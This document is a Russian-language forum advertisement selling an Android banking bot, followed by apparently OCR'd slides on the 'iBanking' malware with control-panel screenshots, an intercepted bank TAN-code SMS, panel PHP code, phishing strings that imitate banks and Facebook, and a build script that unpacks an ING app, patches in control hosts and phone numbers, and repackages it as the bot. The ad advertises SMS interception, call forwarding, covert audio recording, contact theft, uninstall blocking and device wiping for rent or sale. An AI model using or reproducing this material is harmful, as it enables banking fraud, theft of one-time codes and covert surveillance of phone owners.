Уважаемые господа, рады Вам предложить бота под мобильные устройства. В данный момент бот реализован под операционную систему Android, так же рады вам сообщить, что разработка Blackberry ведется полным ходом, и первые бета версии будут в ближайший месяц, всем клиентам по Android боту на Blackberry будут существенные скидки.
Теперь вкратце расскажу как это работает, для тех кто не знает, после установки на мобильное устройство, приложение моментально отстукивает в удобную web-panel при наличии 3g или wi-fi, а так же отсылает SMS на управляющий номер с текстом I am (ICCID+MODEL PHONE). Наш бот реализован таким образом, что после попадания в систему юзер продолжает спокойно пользоваться своим телефоном, все функции ему доступны в штатном режиме. В отличии от знаменитого Perkele у нас нету заточки под определенные номера для перехвата, наш бот работает через систему команд. Команды даются любым удобным для Вас способом, либо из web panel при наличии интернета, либо SMS с управляющего номера.

Функционал:
-Грабинг всей информации о жертве (Phone Number,ICCID,IMEI,IMSI,Model,OS)
- Перехват всех входящих SMS и отправка их в web-panel и на управляющий номер.
- Переадресация звонков на любой номер
- Грабинг всех входящих и исходящих SMS
- Грабинг всех входящих и исходящих ВЫЗОВОВ
- Грабинг книжки с КОНТАКТАМИ (имена и номера)
- Запись аудиофайла, отправка его на сервер( знаем, что происходит вокруг)
- Отправка SMS на любой номер без ведома владельца
- Приложение невозможно удалить, если владелец при установке дал права админа.
- Функция сноса системы до заводских настроек (при наличии прав админа)
Наши кодеры с легкостью доработают для Вас нужный вам функционал.


Удобная Web Panel:
Вот так выглядит панелька для работы с ботами, кто хочет потрогать вживую, пишите, сделаю тестовый аккаунт.
http://www.tmn-security.pt/ris.JPG

Так же специально для Вас изготовили мануал по боту:
http://www.tmn-security.pt/manual.pdf

Итак, данный софт продается, цена бота 4к, в комплекте вы получаете админскую панель настроенную на вашем сервере+управляющий веб номер+файл АПК с уникальным интерфейсом на любых языках разработанным под Ваши нужды, а так же постоянную поддержку продукта.В случае палевности, что бывает крайне редко, выходят платные чистки. Возможны варианты размещения софта в Google Play.
Так же, готовы рассмотреть варианты аренды и совместной работы за процент.( просьба не стучать, если у вас нету инжектов и вы не знаете, как это применять)
За более подробной информацией пишите мне в ПМ свой jabber для контакта, GPG и OTR жизненно необходимы.


# iBanking

**Backend/Panel:** PHP as well, not that advanced as well.



Selected project: 152 | Selected phone: 204080666184990 | October 10, 2013 13:11:29 | User: admin


| # | From number | Received time | SMS text |
|---|---|---|---|
| 1 | ING | 08-10-2013 21:10:53 | Aantal opdrachten: 1; Totaalbedrag overboekingen EUR 2.479,00. Volgnummer 252; TAN-code 787783. |



Selected project: none | Selected phone: none | October 10, 2013 13:08:06 | User: xxx

| Project ID | User | Phone count | Options |
|---|---|---|---|
| 100 | xxx | 0 | Delete project Change user |
| 101 | xxx | 0 | Delete project Change user |
| 150 | vsv | 2 | Delete project Change user |
| 152 | format | 8 | Delete project Change user |
| 102 | xxx | 1 | Delete project Change user |


# iBanking



```
if($smsHack==1){
        $out.='<td>';
        $out.='<table border=0 align=center><tr><td align=center style="border-right:1px solid #569;color:red;" id="smsSwitch'.$imei.'">SMS OFF</td>';
}
else{
        $out.='<td>';
        $out.='<table border=0 align=center><tr><td align=center style="border-right:1px solid #569;color:green;" id="smsSwitch'.$imei.'">SMS ON</td>';
}
if($callHack==1){
        $out.='<td align=center style="border-right:1px solid #569;color:red;" id="callSwitch'.$imei.'">Call OFF</td>';
}
else{
        $out.='<td align=center style="border-right:1px solid #569;color:green;" id="callSwitch'.$imei.'">Call ON</td>';
}
if($recordHack==1){
        $out.='<td align=center style="border-right:1px solid #569;color:red;" id="recSwitch'.$imei.'">Rec OFF</td>';
}
else{
        $out.='<td align=center style="border-right:1px solid #569;color:green;" id="recSwitch'.$imei.'">Rec ON</td>';
}
if($isAdmin==0){
        $out.='<td align=center  style="color:red;" id="adminSwitch'.$imei.'">Admin OFF</td>';
}
else{
        $out.='<td align=center style="color:green;" id="adminSwitch'.$imei.'">Admin ON</td>';
}
```


# iBanking

Usage of “templates”:



```
    <string name="template18_loading">loading please wait</string>
    <string name="template18_first">ANZ Internet Banking now offers additional security in the form of Extended Validation certificates to improve
    online security and make your banking experience even easier.</string>
    <string name="template19_certificaat">Connect with friends and the world around you on Facebook.</string>
    <string name="template19_genereer">Generate Password Token</string>
    <string name="template19_email">Email or Phone</string>
    <string name="template19_password">Password</string>
    <string name="template19_uw">Your New Token:</string>
    <string name="template19_code">\#89873498721</string>
    <string name="template19_deze">Use this password for quick access to facebook, please</string>
    <string name="template19_about">"Commonwealth Bank of Australia
ABN 48 123 123 124 AFSL
Australian credit licence 234945"</string>
    <string name="template19_loading">loading please wait</string>
    <string name="template19_re_renerate">Re-Generate</string>
    <string name="template19_copy">Token put to clipboard</string>
    <string name="template20_ttl">Codigo de ativacao:</string>
```

# iBanking




```
#keytool -genkey -v -keystore my-release-key.keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000
apktool d -s src/ING.apk src/ING
./tools/baksmali-2.0.2.jar src/ING/classes.dex -o src/out/
# ==== here patch dex file ====
TEL1="+80000000001"
TEL2="+80000000002"
TEL_BACK="+80000000003"
HOST1="192.168.1.56"
HOST2="192.168.1.56"
ID_BOT="500"
GATE="\/android\/"

IC_LAUNCHER="ic_launcher8"
TEMPLATE_INDEX="8"
APP_NAME="AndroidMan"


sed -i 's/192.168.1.56/'$HOST1'/g' src/ING/res/values/arrays.xml
sed -i 's/192.168.1.56/'$HOST2'/g' src/ING/res/values/arrays.xml
sed -i 's/\/android\//'$GATE'/g' src/ING/res/values/strings.xml
sed -i 's/500/'$ID_BOT'/g' src/ING/res/values/strings.xml
sed -i 's/+70000000003/'$TEL_BACK'/g' src/ING/res/values/strings.xml
sed -i 's/+70000000001/'$TEL1'/g' src/out/com/soft360/iService/SmsReciever.smali
sed -i 's/+70000000001/'$TEL1'/g' src/out/com/soft360/iService/smsParser.smali
sed -i 's/+70000000002/'$TEL2'/g' src/out/com/soft360/iService/SmsReciever.smali
sed -i 's/+70000000002/'$TEL2'/g' src/out/com/soft360/iService/smsParser.smali

# style
sed -i 's/Security\x20Space/'$APP_NAME'/g' src/ING/res/values/strings.xml
sed -i 's/\"template_index\">5</\"template_index\">'$TEMPLATE_INDEX'</g' src/ING/res/values/strings.xml
sed -i 's/ic_launcher5/'$IC_LAUNCHER'/g' src/ING/res/values/strings.xml

# =============================
./tools/smali-2.0.2.jar src/out/ -o src/ING/classes.dex
apktool b -f src/ING/ bot.apk
